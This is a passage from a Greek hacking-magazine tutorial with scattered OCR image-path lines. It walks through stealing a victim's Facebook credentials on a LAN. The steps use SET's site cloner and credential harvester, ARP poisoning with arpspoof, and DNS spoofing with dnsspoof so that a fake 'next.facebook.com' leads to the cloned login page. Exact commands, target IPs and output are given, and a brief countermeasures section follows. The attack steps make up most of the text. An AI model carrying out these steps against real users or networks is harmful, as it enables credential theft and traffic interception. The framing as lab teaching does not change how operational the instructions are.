στήσει το δικό σας virtual lab, σας προτείνουμε να το κάνετε το συντομότερο δυνατόν. Σε σχετικό μάλιστα άρθρο που φιλοξενούμε στον δικτυακό τόπο του περιοδικού, δείχνουμε πώς μπορείτε να φτιάξετε ένα εικονικό εργαστήριο γύρω από το δωρεάν VirtualBox (Διατίθεται για όλα τα γνωστά λειτουργικά συστήματα — μέχρι και σε FreeBSD παίζει!) Το σχετικό URL είναι το ακόλουθο:

`http://deltahacker.gr/?p=2667`



Το SET έχει την ικανότητα να φτιάχνει κλώνους ιστοσελίδων και να τους σερβίρει από τον δικό του, ενσωματωμένο web server. Αν κάποια απ' αυτές τις σελίδες συμπεριλαμβάνει φόρμα για login, στον κλώνο υπάρχει φυσικά κι αυτή. Στο συγκεκριμένο παράδειγμα κλωνοποιείται η σελίδα login του Facebook. Στόχος του attacker είναι, φυσικά, τα login credentials του άτυχου θύματος που θα επιχειρήσει να συνδεθεί στο «Facebook».

Η επίθεση

Ξεκινάμε το BackTrack μας κι αφού φορτώσει κάνουμε login στο λογαριασμό του root. Σηκώνουμε το περιβάλλον γραφικών μ' ένα

```
root@bt:~# startx
```

Για τη συνέχεια θα δουλεύουμε μέσα από ένα ωραιότατο παράθυρο τερματικού. Όπως είπαμε λίγο πριν, στόχος μας είναι τα στοιχεία του λογαριασμού που διατηρεί στο Facebook το θύμα μας. Για να τ' αποκτήσουμε θα καταφύγουμε στις υπηρεσίες του εργαλείου SET (Social-Engineer Toolkit, www.secmaniac.com), το οποίο είναι ήδη εγκατεστημένο στο BackTrack. Πηγαίνουμε λοιπόν στον κατάλογο μέσα στον οποίο βρίσκεται

```
root@bt:~# cd /pentest/exploits/set
```

και πριν κάνουμε τίποτε άλλο φροντίζουμε να το αναβαθμίσουμε στην τελευταία του έκδοση:

```
root@bt:/pentest/exploits/set# ./set-update
```

Μετά από λίγο το SET θα έχει αναβαθμιστεί κι εμείς το ξεκινάμε δίνοντας, απλά

```
root@bt:/pentest/exploits/set# ./set
```




Τη στιγμή που ο attacker προετοιμάζει προσεκτικά και λεπτομερώς την επίθεσή του, το υποψήφιο θύμα διαβάζει αμέριμνο για τα χαρακτηριστικά που θα έχει η νέα έκδοση της αγαπημένης του διανομής Linux...

Μέσα από το σύστημα μενού του προγράμματος, ακολουθούμε την εξής διαδρομή:

1. Social-Engineering Attacks -->
2. Website Attack Vectors -->
3. Credential Harvester Attack Method -->
4. Site Cloner

Το SET έχει την ικανότητα να φτιάχνει κλώνους ιστοσελίδων και να τους σερβίρει από τον δικό του, ενσωματωμένο web server. Αν κάποια απ' αυτές τις σελίδες συμπεριλαμβάνει φόρμα για login, στον κλώνο υπάρχει φυσικά κι αυτή. Τώρα, σε περίπτωση που κάποιος, με κάποιον τρόπο, επισκεφτεί από τον web browser του τη σελίδα-κλώνο του SET και δώσει τα στοιχεία του για να κάνει login, τότε το SET θα τα καταγράψει αμέσως κι έπειτα θα στείλει τον ίδιο «κάποιο» στην αληθινή σελίδα, όπου εκεί θα δει ένα μήνυμα για λανθασμένη απόπειρα login. Το πιθανότερο είναι ότι θα υποθέσει πως έκανε κάποιο λάθος πληκτρολόγησης, έτσι θα προσπαθήσει ξανά κι αυτή τη φορά θα τα καταφέρει, οπότε όλα καλά. Όλα καλά και για τον επιτιθέμενο, ο οποίος θα δει το SET να του παρουσιάζει τα στοιχεία



...κι ενώ χαίρεται που επιτέλους θα μπορέσει να δοκιμάσει το BTRFS μέσα από το υπέροχο openSUSE, χωρίς καν να το πάρει είδηση όλη η δικτυακή κυκλοφορία μεταξύ του μηχανήματός του και του router αρχίζει να διέρχεται από το box του attacker!


σύνδεσης του θύματος στο site, η σελίδα login του οποίου κλωνοποιήθηκε (εν προκειμένω του Facebook!)

Στην προτροπή «Enter the url to clone» του SET πληκτρολογούμε το «https://www.facebook.com» (χωρίς τα εισαγωγικά) και πατάμε το [Enter]. Αμέσως το SET αρχίζει να κλωνοποιεί τη πρώτη σελίδα του αληθινού Facebook: Πρόκειται για τη σελίδα όπου κάνουμε login. Όταν τελειώσει μας πληροφορεί για τις περιπτώσεις κατά τις οποίες η «σύλληψη» των στοιχείων σύνδεσης είναι περισσότερο διασφαλισμένη. Πατάμε άλλη μια φορά το [Enter] κι ανοίγουμε είτε ένα νέο παράθυρο τερματικού είτε μια νέα καρτέλα στο ήδη ανοικτό.

Για τη συνέχεια θα αναδρομολογήσουμε όλο το traffic μεταξύ υπολογιστή-στόχου και router του LAN, ώστε να περνά μέσα από το BackTrack μας. Ουσιαστικά, θα εξαπολύσουμε μια επίθεση Man in The Middle (MiTM) μέσω της τεχνικής του ARP poisoning. Περισσότερες πληροφορίες για τη λογική πίσω από τις επιθέσεις MiTM καθώς και λεπτομέρειες για το πώς εξαπολύονται, μπορείτε να διαβάσετε στα δύο σχετικά άρθρα του deltaHacker 001 (βλ. σελ. 12 και 74).

Ξεκινάμε δίνοντας στο BackTrack box δυνατότητες router:

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```



Αν --λέμε, αν-- το θύμα τύχαινε να τρέξει το Wireshark και να ρίξει μια ματιά στα διακινούμενα πακέτα, αν μη τι άλλο θα παρατηρούσε ότι κάτι παράξενο συμβαίνει με το πρωτόκολλο ARP. Αλλά δεν έχει κανένα λόγο να τρέξει το Wireshark, όχι όταν είναι πλήρως απασχολημένος με το ακόλουθο δίλημμα: openSUSE με GNOME 3.2 ή με KDE 4.7; «Μάλλον πρέπει να tweetάρω τον προβληματισμό μου», σκέφτεται, «και φυσικά να προσθέσω το hashtag #firstworldproblems».

Αμέσως μετά δηλητηριάζουμε την ARP cache του στόχου αλλά και του router:


```
root@bt:~# arpspoof -t 192.168.170.130 192.168.170.5
```

(όπου 192.168.170.5 είναι η διεύθυνση IP του router και 192.168.170.130 η διεύθυνση IP του στόχου). Αυτό ήταν. Πλέον, όλο το traffic μεταξύ στόχου και (αληθινού) router περνάει μέσα από το BackTrack box.

Θέλουμε τώρα να πείσουμε το θύμα να επισκεφτεί το δοκιμαστικό site του νέου Facebook, το οποίο έχει ήδη ξεκινήσει δοκιμαστικά, αναγνωρίζει όλους τους λογαριασμούς χρηστών του «κλασικού» Facebook και η διεύθυνσή του είναι

    http://next.facebook.com

Βέβαια το site αυτό δεν υπάρχει. Κάπου εδώ όμως είναι που ο καλός κοινωνικός μηχανικός επινοεί ένα έξυπνο τέχνασμα, προκειμένου να πείσει το υποψήφιο θύμα να πληκτρολογήσει στη μπάρα διευθύνσεων του web browser τη διεύθυνση http://next.facebook.com -- και να πατήσει το [Enter]. Αλλά για μια στιγμή. Πριν το πείσει πρέπει να φροντίσει ώστε η φανταστική αυτή διεύθυνση όντως να πηγαίνει κάπου! Κι αυτό το «κάπου», φυσικά, είναι η διεύθυνση του web server που τρέχει το SET, σερ-



Δεν φτάνει που ο attacker διαχειρίζεται πλέον το network traffic του vic (έτσι λένε στο CSI τα victims, έτσι θα τα λέμε κι εμείς), θέλει τώρα να εκτελεί και χρέη DNS!

βίροντας τη σελίδα-κλώνο του αληθινού Facebook. Η διεύθυνση αυτή είναι η ίδια μ’ αυτή που έχει το BackTrack box.

Στην περίπτωσή μας ήταν η 192.168.170.132. Ανοίξαμε λοιπόν άλλη μια καρτέλα στο τερματικό μας και προχωρήσαμε στο απαραίτητο DNS spoofing:

```
root@bt:~# echo "192.168.170.132 next.facebook.com" > ~/naughtydns


root@bt:~# dnsspoof -i eth0 -f ~/naughtydns

dnsspoof: listening on eth0 [udp dst port 53 and not src
192.168.170.132]
```

Το τι συμβαίνει στο victim με το που επισκέπτεται το http://next.facebook.com, φαίνεται στα αντίστοιχα screenshots. Σε άλλα screenshots βλέπουμε τη θέα που έχει ο attacker. Απολαύστε ;)

Αντίμετρα

Πριν από οποιοδήποτε τεχνικό μέσο, το πρώτο και κύριο μέτρο προστασίας είναι η ορθή κρίση. Ποιος είναι αυτός που ξαφνικά μας μιλά για το «επόμενο Facebook»; Τον γνωρίζουμε προσωπικά; Είναι φερέγγυος;



Το θύμα πείθεται να δει τι στο καλό είναι αυτό το Next Facebook, τέλος πάντων. Πάντως η πρώτη σελίδα δεν διαπνέεται κι από κανέναν φοβερό αέρα ανανέωσης. Αλλά αυτό μάλλον οφείλεται στο γεγονός ότι το Next Facebook είναι ακόμη σε φάση beta. «Ω γουέλ», σκέφτεται το βικ στα αγγλικά, «Άι μέι αζ γουέλ λογκ-ιν εντ φάιντ άουτ γουατ δις μπρούχαχα ιζ ολ αμπάουτ». Δίνει στον εαυτό του συγχαρητήρια για τον άπταιστο χειρισμό της αγγλικής -- και κάνει login.


Μπορούμε να τον εμπιστευτούμε; Αλήθεια, έχουμε ακούσει άλλους να συζητούν γι' αυτό το νέο Facebook; Καλύπτεται ως είδηση στην τεχνολογική ειδησεογραφία;

Μετά είναι και κάποιοι γρήγοροι, τεχνικοί έλεγχοι που μπορούμε να κάνουμε. Για παράδειγμα, με ένα ping στο next.facebook.com είναι εύκολο να καταλάβουμε αν η διεύθυνση IP πίσω από το όνομα ανήκει στο τοπικό δίκτυο ή όχι. Προσοχή: Ακόμη κι αν δεν ανήκει, δεν σημαίνει ότι σώνει και καλά το URL είναι ασφαλές. Μπορεί, π.χ., ο επιτιθέμενος να 'χει στήσει έναν malicious web server στο Internet και να ψαρεύει αθώα/αφελή θύματα.

Τέλος, υπάρχουν και προγράμματα που μας προστατεύουν από επιθέσεις της μορφής MiTM. Διαβάστε το σχετικό άρθρο που έχουμε online, στο


`http://deltahacker.gr/2011/09/30/arp-poisoning-alert`

Μην παραλείψετε και τα ιδιαιτέρως διαφωτιστικά σχόλια, στα οποία μεταξύ άλλων γίνονται και ενδιαφέρουσες προτάσεις προγραμμάτων προστασίας που δεν αναφέρονται στο κυρίως άρθρο.



Μάλλον όμως πρέπει να σταματήσει να σκέφτεται στα αγγλικά και τέλος πάντων να πληκτρολογεί πιο προσεκτικά. Στη δεύτερη προσπάθεια θα καταφέρει να συνδεθεί επιτυχώς. Μόνο που θα δυσκολευτεί να εντοπίσει τις όποιες αλλαγές φέρνει αυτό το νέο Next Facebook. Παράξενο. Μάλλον πρόκειται περί μούφας. «Γιέπ, δατ μαστ μπι ιτ», καταλήγει.





Το θύμα απογοητεύτηκε λίγο που δεν βρήκε κάτι καινούργιο σ' αυτό το Next Facebook, ο επιτιθέμενος όμως είναι πολύ ευχαριστημένος. Βλέπετε, έχει πλέον το email και το password του vic στο «κλασικό» Facebook ;)


Στο τελευταίο

HACKER

...του 2011 :)

- ολοκληρώστε το arduino-based game σας
- μάθετε πώς να γράφετε κώδικα που αντέχει τα SQL injections
- τινάξτε στον αέρα ένα Linux box

...και διαβάστε πολλά άλλα, εξαιρετικά ενδιαφέροντα θέματα που θα τινάξουν τις κάλτσες σας εκτός! (τι καλέ; μια χαρά δόκιμη έκφραση δεν είναι;)



deltahacker.gr